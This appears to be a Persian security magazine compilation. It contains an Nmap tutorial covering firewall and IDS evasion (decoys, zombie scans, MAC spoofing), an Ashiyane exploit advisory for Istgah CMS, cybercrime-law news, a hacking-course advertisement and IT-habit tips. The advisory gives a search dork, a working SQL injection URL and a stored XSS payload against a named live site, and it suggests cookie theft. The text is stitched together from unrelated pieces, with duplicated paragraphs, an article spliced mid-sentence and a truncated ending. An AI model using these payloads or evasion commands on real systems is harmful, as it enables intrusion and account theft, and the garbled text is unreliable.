IP Protocol Ping	-PO
ARP Ping	-PR
Traceroute	--traceroute

Table 2. *Advanced Scanning*

Feature	Option
TCP SYN Scan	-sS
TCP Connect Scan	-sT
UDP Scan	-sU
TCP NULL Scan	-sN
TCP FIN Scan	-sF
Xmas Scan	-sX
TCP ACK Scan	-sA
Custom TCP Scan	--scanflags
IP Protocol Scan	-sO
Send Raw Ethernet Packets	--send-eth
Send IP Packets	--send-ip

Table 3. *TCP flags*

Flag	Usage
SYN	Synchronize
ACK	Acknowledgment
PSH	Push
URG	Urgent
RST	Reset
FIN	Finished

 # nmap —top-ports 10 10.10.1.41

:Operating System and Service Detection

یکی از ویژگیهای **Nmap** قابلیت تشخیص سیستم عامل و سرویسها بر روی کامپیوتر راه دور است.در این قابلیت با برسی نتایج حاصل از **scan** اهداف مورد نظر سعی در تشخیص نوع سیستم عامل و سرویس‌های موجود در کامپیوتر هدف است.در جدول شماره ۵ شما میتوانید با برخی از گزینه‌های موجود جهت شناسایی سیستم عامل وسرویس‌های کامپیوتر هدف اشناشوید .

:Operating System Detection

پارامتر **O** جهت فعال سازی قابلیت تشخیص سیستم عامل هدف در **Nmap** مورد استفاده قرار میگیرد

Usage syntax: nmap -O [target]

 # nmap -O 10.10.1.48

to Guess an Unknown Operating System

:Attempt

در صورتی که **Nmap** قادر به شناسایی دقیق سیستم عامل هدف موزد نظر نداشته باشد با استفاده از **osscan-guess** نرم افزار **Nmap** می‌تواند سیستم عامل هدف را حدس بزند و نتیجه را اعلام کند

syntax: nmap -O —osscan-guess [target]

Usage

 # nmap -O —osscan-guess 10.10.1.11

:Evading Firewalls

Firewalls و **IDS** جهت جلوگیری از ابزارهایی نظیر **Nmap** طراحی شده‌اند. **Nmap** شامل تعدادی از ویژگیهای طراحی شده جهت عبور(دور زدن) این سیستم‌های دفاعی است(جدول شماره ۶).که خیلی سریع این ویژگیها را مرور

:Do a quick scan

به منظور برسی تنها ۱۰۰ عدد از **port**های پرکاربرد به شکل زیر عمل میکنیم

Usage syntax: nmap -F [target]

$ nmap -F 10.10.1.44

:Scanning port through a name

با استفاده از گزینه **p** جهت پویش **port**ها با استفاده از نام هر یک از **port**ها استفاده میشود

syntax: nmap -p [port name(s)] [target]

Usage

$ nmap -p smtp,http 10.10.1.44

:Scanning Ports by Protocol

با استفاده از کارکترهای **T** و یا **U** که به صورت پیشوندی بعد از گزینه **p** می‌اید میتوان یک **prot** از یک پروتکل خاص را جهت **scan** انتخاب نمود

-p U:[UDP ports],T:[TCP ports] [target]

Usage syntax: nmap

 # nmap -sU -sT -p U:53,T:25 10.10.1.44

:Scan Top Ports

از گزینه **top-ports** جهت **scan** تعدادی مشخصی از **port**های با رتبه بندی بالا و پر کاربرد استفاده کرد

nmap —top-ports [number] [target]

Usage syntax:

میکنیم.

:Fragment Packets

گزینه f به منظور تقسیم بندی پروب به بستهای ۸ بایتی استفاده می‌شود

Usage syntax: nmap -f [target]

nmap -f 10.10.1.48

:Specify a Specific MTU

syntax: nmap —mtu [number] [target]

Usage

nmap —mtu 16 10.10.1.48

در مثال فوق mtu 16 از Nmapدرخواست میکند که از یک بسته کوچک ۱۶ بایتی برای scan استفاده کند

:Use a Decoy

[decoy1,decoy2,etc|RND:number] [target]

Usage syntax: nmap -D

nmap -D RND:10 10.10.1.48

در مثال بالا از Nmap خواسته میشود که ۱۰ عدد صحیح تولید کند.

: Idle Zombie Scan

syntax: nmap -sI [zombie host] [target]

Usage

nmap -sI 10.10.1.41 10.10.1.252

در مثال فوف ۱۰.۱۰.۱.۴۱ مربوط به zombie و ۱۰.۱۰.۱.۲۵۲ هدف مورد نظر است.به منظور تعیین portمنبع به صورت دستی به شکل زیر عمل میکنیم:

syntax: nmap —source-port [port] [target]

Usage

—source-port 53 scanme.insecure.org

nmap

:Append Random Data

nmap —data-length [number] [target]

Usage syntax:

nmap —data-length 25 10.10.1.252

در مثال فوق ۲۵ بایت مازاد به تمام بسته‌های ارسالی به هدف مورد نظر ارسال میشود.

:Randomize Target Scan Order

syntax: nmap —randomize-hosts [targets]

Usage

$ nmap —randomize-hosts 10.10.1.100-254

:Spoof MAC Address

—spoof-mac [vendor|MAC|0] [target]

Usage syntax: nmap

nmap -sT -PN —spoof-mac 0 192.168.1.1

گزینه‌های مربوط به پارامتر spoof-mac در جدول شماره ۷ قابل مشاهده است

:Send Bad Checksums

Usage syntax: nmap —badsum [target]

nmap —badsum 10.10.1.41

تنها یک سیستم با پیکره بندی ضعیف میبایست به بسته‌ها با یک checksum نامناسب پاسخ دهد.

:Output Options

Nmap جهت دریافت نتایج و خروجی scanهای انجام‌شده در فرمتهای گونانون مانند txt و Xml و ... در اختیار شما قرار میدهد که در جدول شماره ۸ میتوانید فایلهای پشتیبانی شده را مشاهده کنید.

:Save Output to a Text File

جهت ذخیره سازی خروجی به صورت یک فایل متنی از پارامتر oN استفاده میکنیم

Usage syntax: nmap -oN [scan.txt] [target]

$ nmap -oN scan.txt 10.10.1.1

سایر ویژگی‌ها نیز شبیه به یکدیگرند،اما در تمام فیالهای پشتیبانی شده نیازی به مشخص نمودن پسوند فایل نیست.

جهت استفاده از از این ویژگی به شکل زیر عمل میکنیم

syntax: nmap -oA [filename] [target]

Usage

$ nmap -oA scans 10.10.1.1

یکی دیگر از گزینه‌ها ی خروجی t۱۳۳ است . شما در مثال زیر میتوانید روش استفاده از این نوع خورجی را مشاهده کنید

Usage syntax: nmap -oS [scan.txt] [target]

$ nmap -oS scan.txt 10.10.1.1

$ cat scan.txt

//nmap.oRg) aT 2009-08-13 15:45 CDT

StaRtING NMap 5.00 (htTp:

!nt3r3St|ng pOrts 0n 10.10.1.1:

n0t $h0wn: 998 cl0$3d p0rt$

P0RT $TATE seRV!CE

80/tcp Open hTtp

443/tcp 0pen https

(1 host up) $canned iN 0.48 $3c0nds

Nmap DOnE: 1 Ip addresz

Tabela 7. *Options to Spoof MAC Address*

Argument	Function
0 (zero)	Generates a random MAC address
Specific MAC Address	Uses the specified MAC address
Vendor Name	Generates a MAC address from the specified vendor (such as Apple, Dell, 3Com, etc)

Tabela 8. *Options for generate outputs*

Feature	Option
Save Output to a Text File	-oN
Save Output to a XML File	-oX
Grepable Output	-oG
Output All Supported File Types	-oA
133t Output	-oS

:Remotely scan

Nmap دارای یک نسخه online است که شما میتوانید هدف خود را از راه دور scan کنید.از سایت

nmap-online.com

بازدید کنید.IP مورد نظر را وارد و نوع scan را انتخاب و بر روی scan now کلیلک کنید و نتایج حاصل از scan و نتایج حاصل از scan پس از مدتی انتظار نمایش داده خواهد شد.

جهت کسب اطلاعات بیشتر در این زمینه میتوانید از لینکهای زیر بازدید کنید

<http://en.wikipedia.org/wiki/Port_scanner>

/wiki/Vulnerability_scanner>

<http://en.wikipedia.org

<http://nmap.org>

```
==========================================================================
# Istgah Cms Multiple Vulnerability
==========================================================================
####################################
# Name: Istgah Cms Multiple Vulnerability
# Vendor: http://www.iran-team.com/agahi1.html
# Price: $40
# Date: 2011-04-15
# Author: Ashiyane Digital Security Team
# Thanks to: 1337day.com,Securityreason.com,packetstormsecurity.com,
# Contact: Xrogue_p3rsi4n_hack3r[at]Hotmail[Dot]com
# Home: www.ashiyane.org/forums/
####################################
[+] Dork: inurl:"view_ad.php?id=" & intext:"Power By :www.iran-team.com"
####################################
[+] SQL Injection Vulnerability:

[+] Vulnerable Pages: view_ad.php & main_group.php & sub_group.php & ...

[+] Demo: http://banketabligh.com/main_group.php?id=1/**/and/**/1=0/**/union/**/all/
**/select/**/@@version
####################################
[+] Cross Site Scripting / Html Injection Vulnerability:

[+] Vulnerability: Search.php

[+] Demo: http://banketabligh.com/
search.php?val=%3Cmarquee%3E%3Cfont%20color=Blue%20size=15%3EXroGuE%3C/
font%3E%3C/marquee%3E

[+] You Can Put Ur Script in Search Field .. it'll save and After runing any tag alert
will show :)) It's ..?

[+] At LAst .. Stealing Cookie ~> Register > AddAdvertis(Agahie Jadid) > Your Script
> ... !

##########################################################################
==========================================================================
# Gr33tz:
# Ashiyane Members : BehroozIce,Q7x,,Virangar,Iman_taktaz,Keivan,Ali_eagle
# Taghva,M3QD4D,PrinceOfHacking,Hidden-Hunter,Root3r,elvator,unique2world
# Gladiator,Wahid,Encoder,mmilad200,n3me3iz,Classic,r3d.z0n3,injector,fr0nk
# mzhacker,zend,milad-bushehr,aliakh,__amir__,anti206,ruin3r,Hijacker,Rz04
#              &
# 1337 Member: r0073r,Side^effects,r4dc0re,eidelweiss,SeeMe,agix,gunslinger
# Sn!pEr.S!te,indoushka,Knockout,ZoRlu,AnT!-Tr0J4n,eXeSoul,
==========================================================================
# DisCovered By XroGuE !!!
```

BUG

یک استاد دانشگاه:
نیازمند آیین دادرسی خاص جرایم رایانه‌ای هستیم
تروریسم سایبری امنیت کشورها را به مخاطره انداخته است

یک وکیل دادگستری و استاد دانشگاه تاکید کرد: ویژگی ادله جرایم رایانه‌ای و اقتضائات رسیدگی الکترونیک این ضرورت را ایجاب می‌کند که آیین دادرسی خاص جرائم رایانه‌ای داشته باشیم.

به گزارش خبرنگار حقوقی خبرگزاری دانشجویان ایران (ایسنا)، دکتر بتول پاکزاد طی سخنانی در همایش ماهانه انجمن آزاد وکلای دادگستری که در سالن جلالی نائینی کانون وکلای دادگستری مرکز برگزار شد، با اشاره به فرایند طولانی تهیه پیش‌نویس و تصویب قانون جرایم رایانه‌ای گفت: در طی این فرایند طولانی برخی مواد حذف و برخی اضافه شد و شاید قانون جرایم رایانه‌ای فعلی در نهایت مورد

تایید تهیه‌کنندگان این لایحه نبوده باشد.

وی درباره شناخت جرایم رایانه‌ای افزود: جرایم رایانه‌ای پدیده‌ای جدید است وشناخت هر پدیده جدید، نیاز به‌شناخت بسترهای ایجاد آن دارد. واژه «مجازی» معادل مناسبی برای واژه «سایبر» نیست زیرا مجازی به معنای غیرواقعی است ولی جرایم سایبری به طور واقعی وجود دارند. در بسیاری از زبان‌های دنیا نیز «سایبر» را به همین شکل استفاده می‌کنند.

این حقوقدان با اشاره به سابقه شکل‌گیری جرم رایانه‌ای از سال ۱۹۶۰ در قضیه کلاهبرداری رویس در آمریکا اظهار کرد: جرایم سایبری حجم گسترده‌تری از جرایم را نسبت به جرایم رایانه‌ای در بر می‌گیرند. برای شناخت جرایم سایبری باید اول فضای سایبر را شناخت. فضای سایبر در کنار دنیای واقعی است و برخی آن را به جهان دیگر تشبیه کرده‌اند؛ جهانی که آدمها در آن با هم ارتباط دارند و مناسباتشان را انجام می‌دهند. این فضا منبع اطلاعاتی بزرگی مثل یک کتابخانه دیجیتال است که از اتصال سامانه‌های مختلف به هم ایجاد می‌شود.

پاکزاد با اشاره به تحول تعریف جرم در فضای سایبری، رفتارهایی را که رایانه‌ها ابزار ارتکاب یا هدف ارتکاب آن‌ها باشند، جرم سایبری تعریف کرد و افزود: جرایم علیه محرمانگی داده‌و سامانه، جرایم علیه اصالت داده‌ها و سامانه، جرایم علیه تمامیت داده‌ها و سامانه، جرایم مرتبط با دسترس‌پذیری، جرایم مرتبط با رایانه(قابل ارتکاب با رایانه) و جرایم مقدماتی، گونه‌شناسی جرایم رایانه‌ای را تشکیل می‌دهند.

این حقوقدان با اشاره به سابقه شکل‌گیری جرم رایانه‌ای از سال ۱۹۶۰ در قضیه کلاهبرداری رویس در آمریکا اظهار کرد: جرایم سایبری حجم گسترده‌تری از جرایم را نسبت به جرایم رایانه‌ای در بر می‌گیرند. برای شناخت جرایم سایبری باید اول فضای سایبر را شناخت. فضای سایبر در کنار دنیای واقعی است و برخی آن را به جهان دیگر تشبیه کرده‌اند؛ جهانی که آدمها در آن با هم ارتباط دارند و مناسباتشان را انجام می‌دهند. این فضا منبع اطلاعاتی بزرگی مثل یک کتابخانه دیجیتال است که از اتصال سامانه‌های مختلف به هم ایجاد می‌شود.

پاکزاد با اشاره به تحول تعریف جرم در فضای سایبری، رفتارهایی را که رایانه‌ها ابزار ارتکاب یا هدف ارتکاب آن‌ها باشند، جرم سایبری تعریف کرد و افزود: جرایم علیه محرمانگی داده‌و سامانه، جرایم علیه اصالت داده‌ها و سامانه، جرایم علیه تمامیت داده‌ها و سامانه، جرایم مرتبط با دسترس‌پذیری، جرایم مرتبط با رایانه(قابل ارتکاب با رایانه) و جرایم مقدماتی، گونه‌شناسی جرایم رایانه‌ای را تشکیل می‌دهند.

خرابکاران امنیتی در بسیاری از موارد اهدافی مؤثر دارند که می‌توانند موانع پیش‌روی یک سامانه و یا نرم‌افزار را تشخیص دهند

به گزارش خبرنگار فن‌آوری اطلاعات خبرگزاری دانشجویان ایران (ایسنا)، در دنیای واقعیت اهداف مختلفی برای یک خرابکاری وجود دارد، تهدید، تسویه حساب شخصی، مسائل سیاسی یا نظامی و حتی کسب درآمد، مهم‌ترین انگیزه‌های خرابکاران در دنیای واقعی محسوب می‌شوند اما در فضای مجازی انگیزه‌ی همه خرابکاران به دست آوردن پول یا تسویه حساب شخصی نیست.

برخی از خرابکاران فقط از این که می‌توانند به سازمان‌های دیگری نفوذ کنند و یا وارد حساب بانکی فرد دیگری شوند، به خود می‌بالند و آن را موجب افتخار می‌دانند؛ هرچند که افراد بسیاری در سراسر جهان حضور دارند که به دلیل بهره‌گیری از دانش کدنویسی و هک، مدنظر بسیاری از نرم‌افزارنویسان برای کشف حفره‌های امنیتی قرار می‌گیرند و حتی بابت این کار درآمدهای هنگفتی را نیز به جیب می‌زنند و برای برخی از متخصصان هک نیز به این شیوه از درآمداین وکیل دادگستری با بیان اینکه صلاحیت‌های مختلفی در فضای سایبر در قانون جرایم رایانه‌ای مطرح شده، درخصوص جمع‌آوری ادله الکترونیک نیز خاطرنشان کردکه الزام و تکلیف قانونی برای نگهداری داده‌ها در این قانون پیش‌بینی شده است و قانونگذار از ارائه‌دهنده خدمات خواسته که داده‌ها را تا مدت معینی نگهداری کند.

پاکزاد اضافه کرد: حفظ فوری داده‌های رایانه‌ای با دستور مقام قضایی امکان دارد. تفتیش و توقیف در جرایم رایانه‌ای که ارتباط نزدیکی با حقوق اشخاص دارد حتما باید با دستور مقام قضایی باشد.

وی درباره استنادپذیری ادله جرم در جرایم رایانه‌ای نیز خاطرنشان کرد: یکی از مسائل مهم این است که داده‌ها به عنوان دلیل جرم قابل استناد باشند و بتوان آنها را تفتیش، توقیف و مستندسازی کرد.

این حقوقدان در پایان، ضرورت اصلاح و تکمیل قانون جرایم رایانه‌ای، تدوین سریع‌تر آیین‌نامه ماده ۳ و ۵۴ قانون جرایم رایانه‌ای، ضرورت ایجاد مراجع تخصصی قضایی و پلیسی، آموزش افراد متخصص در رسیدگی کیفری، ضرورت همکاری‌های بین المللی و پویایی رویارویی با جرایم رایانه‌ای و روزآمد کردن همه اقدامات را به عنوان پیشنهاد مطرح کرد.

شما هم می‌توانید هکر شوید!

سرانجام مجموعه آموزشی جدید گروه امنیتی آشیانه به نام شکاف ۲ آماده و برای سفارش آنلاین علاقه مندان در سایت قرار گرفت. این محصول برای اولین بار در نمایشگاه الکامپ ۲۰۱۰ عرضه شد و برای دوستان و بازدیدکنندگان سایت آشیانه که موفق به بازدید از غرفه این شرکت و تهیه آن نشده‌اند، امکاناتی در نظر گرفته شده است که دوستان بتوانند به صورت آنلاین این محصول نرم افزاری، آموزشی را سفارشی دهند.

این مجموعه آموزشی شامل موارد زیر در دو پکیج DVD می‌باشد:

- درس‌های تصویری هک کردن سایت‌ها و سرورهای لینوکس و ویندوز
- آموزش مندهای مختلف هکینگ و راه‌های تامین امنیت سایت ها
- مقالات و کتاب‌های آموزشی هکینگ به زبان فارسی و انگلیسی
- درس‌های تصویری منتخب از انجمن گروه آشیانه و بزرگترین تیم‌های امنیتی دنیا
- ابزارهای تست نفوذپذیری برای مدیران شبکه و سایت ها
- ابزارهای امنیتی و هکینگ اختصاصی آشیانه
- آموزش‌های تصویری BackTrack + به همراه یک هدیه

این بسته آموزشی نسخه دوم مجموعه شکاف می‌باشد که آموزش‌های آن در طول یکسال اخیر توسط اکثر مدیران انجمن آشیانه به صورت اختصاصی برای این مجموعه تهیه شده است.

دوستانی که قصد دارند این محصول را از طریق اینترنت سفارش دهند می‌توانند مبلغ ۱۵۰۰۰ تومان به شماره حساب ۰۱۰۲۳۲۷۷۳۹۰۰۷ و یا شماره کارت ۶۰۳۷۹۹۱۱۶۰۳۳۵۸۱۰ بانک ملی سیبا به نام بهروز کمالیان واریز کرده و از طرق فرم سفارش در سایت محصول شکاف ۲ را سفارش داده و در کمتر از ۴۸ ساعت بسته آموزشی را تحویل گیرند.

دوستان علاقمند به تهیه حضوری این مجموعه می‌توانند به نشانی دفتر آشیانه مراجعه و یا با شماره تلفن: ۸۸۷۳۴۶۸۰ تماس حاصل فرمایند.

عادت‌های اشتباهی که در دنیای فناوری اطلاعات گران تمام می‌شوند

آیا می‌دانید هنگام کار با ابزارهای الکترونیکی خود، ممکن است چه اشتباه‌هایی مرتکب شوید که به ضررتان تمام شود و امنیت‌تان را در دنیای پی‌ٔیده فناوری مدرن به خطر بیاندازد؟

به گزارش خبرگزاری دانشجویان ایران (ایسنا) کریستوفر نول از نویسندگان وب‌سایت PCWorld در مطلب به بدترین عاداتی اشاره کرده که هر یک از کاربران رایانه‌ها ممکن است به علت ناآگاهی، عدم توجه یا حتی تنبلی گرفتارش شده باشند و ندانند که این اشتباه‌ها تا چه حد می‌تواند به ضررشان تمام شود.

عدم استفاده از سیستم امنیتی نرم‌افزارها: شاید شما فکر کنید نیازی به آنتی‌ویروس (نرم‌افزارهایی که سیستم رایانه را در مقابل ویروس‌ها، بدافزارها و دیگر نرم‌افزارهایی که بدون اطلاع کاربر بر روی سیستم رایانه نصب و راه‌اندازی می‌شوند، محافظت می‌کند) ندارید و فقط به این اکتفا کنید که سایت‌های مورد استفاده‌تان را می‌شناسید و روی لینک‌های ناآشنا کلیک نمی‌کنید و ای‌میل‌های غیرعادی را باز نمی‌کنید. اما بهتر است از هر محافظی - هر چیزی - استفاده کنید تا سیستم‌تان را در مقابل هکرهایی که از وجود شما خوشحالند (!) و درست شما را هدف قرار داده‌اند، حفاظت کنید. برای شروع می‌توانید از نسخه‌های رایگان آنتی‌ویروس‌ها استفاده کنید.

■ تنبلی در تهیه فایل پشتیبان (بک‌آپ): بعضی‌ها با افتخار اقرار می‌کنند که هیچ اعتقادی به تهیه فایل پشتیبانی ندارند و بدترین موضوع این است که خودشان هم می‌دانند کار بدی است و معمولا اعتراف‌شان را این‌طور آغاز می‌کنند که: «می‌دانم کار بدی می‌کنم اما ...». این دسته افراد بهتر است یادشان باشد که تمام هارددیسک‌های رایانه‌ها بالاخره روزی از کار خواهند افتاد و هارد شما هم استثنا نیست! پس تا دیر نشده دست به کار شوید و برای آشنایی با این کار از خودآموزهایی که در اینترنت پیدا می‌شود، کمک بگیرید.

دست‌کم گرفتن بک‌آپ: تصور کنید دزد به خانه‌تان آمده و لپ‌تاپتان را دزدیده، اما شما چندان ناراحت نمی‌شوید؛ چراکه دیشب از تمام فایل‌هایتان بک‌آپ گرفته‌اید.... اما نه !بک‌آپ را روی حافظه جانبی ذخیره کرده بودید که درست کنار لپ‌تاپتان بود و آقای دزد آن را هم برده! پس حالا می‌توانید بنشینید و یک دل سیر گریه کنید؛ هم به حال لپ‌تاپ نازنین‌تان و هم تمام اطلاعاتی که روی بک‌آپ درایوتان ذخیره داشتید. اما اگر بک‌آپ‌تان را در مکان دیگری نگه داشته بودید، قطعا حال و روز بهتری داشتید؛ پس بهتر است چند بک‌آپ از اطلاعات‌تان داشته باشید و در چند مکان متفاوت نگهداری کنید تا در چنین مواقعی خود را سرزنش نکنید.

■ پاسخ دادن به هرزنامه‌ها :!هیچ‌وقت تا به حال از خودتان پرسیده‌اید که چرا حجم هرزنامه‌ها (اسپم‌ها (هر روز بیشتر از روز قبل می‌شود و این کار چه سودی برای فرستنده‌های این هرزنامه‌ها دارد؟ خب پاسخ این سوال کاملا واضح است: تا زمانی که تعداد زیادی از دریافت‌کنندگان هرزنامه‌ها به این نامه‌ها علاقه و توجه نشان می‌دهند، این روند صعودی ادامه خواهد داشت. شما به سادگی می‌توانید با کلیک بر روی لینک «حذف من» (remove me)، پاسخ دندان‌شکنی به این‌گونه ای‌میل‌ها بدهید. البته اگر این هرزنامه‌ها از سوی برندهای معتبر فرستاده شده، ارزش یک‌بار دیده شدن را دارند! این شعار را سرمشق خود قرار دهید: «اگر شما بخشی از راه‌حل نیستید، پس بخشی از مشکل خواهید بود». برای رفع مشکل هرزنامه‌ها هم می‌توانید از سیستم مبارزه با هرزنامه که در ایمیل‌تان تعبیه شده، کمک بگیرید.

■ حرکت با رایانه روشن: اگر در خانه عادت دارید همان‌طور که با رایانه کار می‌کنید، آن را بغل گرفته و از این طرف به آن طرف ببرید، هیچ اشکالی ندارد اما به خاطر خودتان هم که شده، این کار را با رایانه محل کارتان نکنید. هارد درایوهای چرخشی رایانه‌ها، به راحتی آسیب می‌بینند، به خصوص اگر در مکان‌های محدود و کوچک قرار بگیرند که خیلی سریع «داغ می‌کنند». بنابراین بهتر است رایانه محل کار را همان‌طور که روشن است، از این سو به آن سو نبرید و در خودرویتان نگذارید که بد می‌بینید! سعی کنید حتما قبل از جابجا کردنش، آن را خاموش کنید. اصولا ویندوز، تنظیماتی را برای دکمه پاور رایانه‌ها قائل شده که هم‌زمان با بستن لپ‌تاپ، رایانه را به طور خودکار خاموش کند.

■ استفاده از لپ‌تاپ در تخت‌خواب: اگر عاشق این هستید که در تخت‌خواب لم دهید و لپ‌تاپ‌تان را روی تشک بگذارید و روشن کنید، بهتر است به این نکته دقت کنید که بالش و تشک‌های پف‌دار، جلوی خروجی هوای لپ‌تاپ را گرفته و با ممانعت از تهویه هوا، رایانه را داغ می‌کنند. پس بهتر است یک میز یا پایه کوچک زیر لپ‌تاپ‌تان قرار دهید تا بین بالش و خروجی هوای رایانه فاصله ایجاد شود. در ضمن، اگر در حالت نامتعارفی به کار با رایانه و تایپ بپردازید، مسلما از لحاظ فیزیکی آسیب خواهید دید. پس نکات ارگونومیک را هم از یاد نبرید !

■ چاپ همه چیز!: در حال حاضر همه‌نوع ابزاری برای ذخیره دیجیتال اطلاعات وجود دارد، پس چه نیازی به چاپ)پرینت) کردن آن‌هاست؟ حتی فرم‌هایی را که نیاز به امضا دارند، می‌توان با گزینه «امضای دیجیتال» به‌سرانجام رساند. حتی می‌توان برای انتقال یا آرشیو کردن فایل‌ها نیز، یک نسخه PDF از آن‌ها تهیه کرد.

■ بردن دوربین به ساحل دریا: وجود یک دانه ماسه در شاتر یا مکانیزم زوم دوربین، کافی است تا دوربین‌تان را جزغاله کند! اگر مجبور به عکاسی از ساحل دریا هستید، دوربین را در یک قاب «ضدآب» یا یک کیف پلاستیکی قرار دهید. بهتر از همه این است که یک دوربین ضد آب تهیه کنید.

■ گذاشتن لپ‌تاپ در خودرو: اگر شما هم از آن دسته افرادی هستید که لپ‌تاپ را روی صندلی خودرو رها می‌کنید و تنها به قفل کردن درب‌های خودرو اکتفا می‌کنید، خیلی خوش‌شانسید که هنوز لپ‌تاپ‌تان را ندزدیده‌اند! چراکه کافی است شیشه خودرویتان را با ضربه‌ای خرد کنند. البته اگر فکر می‌کنید خیلی زرنگ هستید و لپ‌تاپ‌تان را درست وسط خیابان- جایی که از ماشین پیاده می‌شوید و پارک می‌کنید- داخل صندوق می‌گذارید که جلوی چشم نباشد، باز هم اشتباه بزرگی می‌کنید. یادتان باشد همیشه کسانی هستند که بدون جلب توجه شما، مواظب رفتارتان هستند و منتظر فرصتی برای سرقت اموال با ارزش لحظه‌شماری می‌کنند. در ضمن باز کردن صندوق به مراتب راحت‌تر از شکستن شیشه اتومبیل است! پس حداقل اگر راه دیگری جز قرار دادن لپ‌تاپ در صندوق ندارید، قبل از حرکت و در همان پارکینگ منزل‌تان این کار را انجام دهید و آن را تا حد امکان در گوشه از صندوق مخفی کنید. اما بهترین راه، همراه بردن لپ‌تاپ یا استفاده از قفل سفر است.

■ تمام ای‌میل‌های من!: اگر تا به‌حال هیچ‌کدام از ای‌میل‌های دریافتی‌تان را پاک نکرده‌اید، باید به شما تبریک گفت! با این کار تقریبا هیچ‌وقت نمی‌توانید دنبال پیغام‌های مورد نظرتان بگردید!

مگر اینکه آن‌ها را دسته‌بندی کرده و با نام‌گذاری‌های واضح، یک آرشیو درست و حسابی از پیغام‌های الکترونیک‌تان تهیه کرده باشید. البته بهتر است به کلید «حذف» (Delete) هم کمی بیشتر توجه کنید!

■ از کلیدهای میان‌بر غافلید: آیا می‌دانستید که هنوز هم افراد زیادی نمی‌دانند که Ctrl-C همان کپی و Ctrl-V همان جاگذاری یا پیوست (paste) است؟ قاعدتا لازم نیست تمام کاربران رایانه تمام کلیدهای میان‌بر ترکیبی با Alt و Ctrl و Shift را یاد بگیرند، اما هرچه بیشتر با Alt-F4 ها آشنا شوید، زودتر کارتان تمام می‌شود! همین حالا شروع کنید و چند میان‌بر برای خاموش کردن رایانه و ... و هم‌نین میان‌برهای ویندوز ۷ را یاد بگیرید.

■ نصب بیش از حد برنامه‌های ناکارآمد: «چرا ویندوز من این‌قدر کند است؟» اگر کمی دقت کنید، خواهید دید که شما چند برنامه با یک کارآیی نصب کرده‌اید که همین باعث آسیب دیدگی ویندوزتان شده. پس بهتر است تا جایی که می‌توانید، این برنامه‌های غیرضروری را پاک کنید.

■ دور انداختن رسیدها: تجربه ثابت کرده که همیشه وقتی رسید خرید سخت‌افزاری را دور می‌اندازیم، همان سخت‌افزار صدمه دیده و نیاز به تعمیر پیدا می‌کند؛ اما چون به کاغذ خرید و برگه ضمانت دسترسی ندارید، دیگر نمی‌توان از خدمات پس از فروش دستگاه مورد نظر استفاده کرد. پس بهتر است رسیدتان را نگه دارید که بعدا پیشمانی سودی نخواهد داشت.

■ وقتی رایانه‌تان قهوه‌ای می‌شود :!مسلما وقتی مقداری قهوه، چای یا هر مایع دیگری روی لپ‌تاپ‌تان بریزد، طرف کاملا اعصابش به هم می‌ریزد. اما توصیه‌های وجود دارد که می‌تواند در چنین شرایطی کارساز باشد: به محض اینکه مایعی روی رایانه‌تان ریخت، آن را سریع کاملا تمیز کنید. اما در اینترنت به دنبال «توصیه‌هایی برای تعمیر اورژانسی» بگردید تا بتوانید سخت‌افزارهای دستگاه را نجات دهید.

■ ذخیره پوشه‌ها در مکان‌های مختلف: آیا زمانی که قبض برق به دست‌تان می‌رسد، آن را به هر گوشه‌ای که دم دست‌تان باشد، پرت می‌کنید؟ مسلما این‌طور نیست. پس با پوشه‌های اطلاعات‌تان هم بهتر برخورد کنید و درست مثل دسته‌بندی ای‌میل، آن‌ها را دسته‌بندی کنید.

■ بازدید از ویکی‌پدیا: اگر برای کسب اطلاعات مجبور به استناد به سایت‌هایی مانند ویکی‌پدیا هستید که کاربران اینترنت می‌توانند اطلاعاتش را تکمیل کرده یا حتی تخیلات‌شان را به جای اطلاعات در صفحه‌های مورد نظر بنویسند، بهتر است برای دریافتن اصل موضوع، روی پاورقی‌های صفحه‌ها کلیک کنید.

■ ارسال آنلاین عکس‌های خصوصی و عمومی: وقتی قصد دارید عکس‌هایی از فضاهای عمومی یا حتی آلبوم شخصی تان را در سایت‌های اجتماعی بگذارید، بیشتر دقت کنید و به وضعیت تمام افرادی که در اطراف‌تان هستند توجه کنید تا بعدا از اظهار نظرات دیگران پشیمان نشوید !یا حداقل می‌توانید پروفایل‌تان را تصحیح کنید تا همه اعضای این شبکه‌ها به مسائل خصوصی شما دسترسی نداشته باشند.

■ نادیده گرفتن مشخصات: در دنیای فناوری امروز، سه طبقه‌بندی برای هر محصولی وجود دارد: نسخه خام، نسخه‌ای برای کاربر و نسخه‌ای «نهایی» که هر کدام قیمت متفاوتی دارد. مشکل این است که در بسیاری موارد نسخه نهایی هیچ کاربری بیشتری نسبت به نسخه خام ندارد و حتی تجهیزات اضافه‌تری دارد که اصلا به درد کاربر نمی‌خورد؛ اما شما ترجیح می‌دهید نسخه گران‌ترش را بخرید چراکه واقعا به تفاوت‌هایش دقت نمی‌کنید. شاید متوجه‌شدن این تفاوت‌ها نیاز به ساعت‌ها جستجو و مطالعه اینترنتی داشته باشد؛ اما تمام این تلاش‌ها، ارزشش را دارد.

■ یک رمز برای همه‌چیز: اگر رمز کاربری اینترنت، کارت‌بانک، گوشی موبایل، ایمیل و ... شما همه و همه یک رمز واحد است، شما به‌شدت در خطرید و هر آن ممکن است اطلاعات آنلاین‌تان سرقت شود. البته نمی‌توان برای هر کدام از این موارد یک رمز خاص داشت اما حداقل می‌توان تعدادی رمز متفاوت داشته باشید و بهترین‌هایشان را برای کاربری‌های مهم‌ترتان بگذارید. نرم‌افزاری با عنوان «مدیریت رمز» (password manager) می‌توان کمک‌کننده باشد.

■ ای‌میل قابل عرضه: ایمیل دم‌دستی‌تان را به خبرنامه‌ها ندهید؛ منظور همان ای‌میلی است که به دوستان‌تان می‌دهید. ایمیل قابل عرضه، ای‌میلی است که هر دو هفته یک‌بار چک می‌شود و دقیقا همین موضوع علت ایجاد جی‌میل بود.

■ قفل نکردن گوشی هوشمند موبایل: متاسفانه معمولا وقتی کسی یک گوشی موبایل پیدا می‌کند، اولین کاری که می‌کند این است که تمام تلفن‌های بین‌المللی اش را با آن شماره‌گیری می‌کند و دلی از عزا در می‌آورد. راحت‌ترین کار، تعبیه کردن یک پین‌کد است!

لزوم استفاده از کرم‌های ضد آفتاب برای استفاده طولانی از رایانه

یک مدرس دانشگاه بر لزوم استفاده از کرم‌های ضد آفتاب برای استفاده طولانی‌مدت از رایانه تاکید کرد.

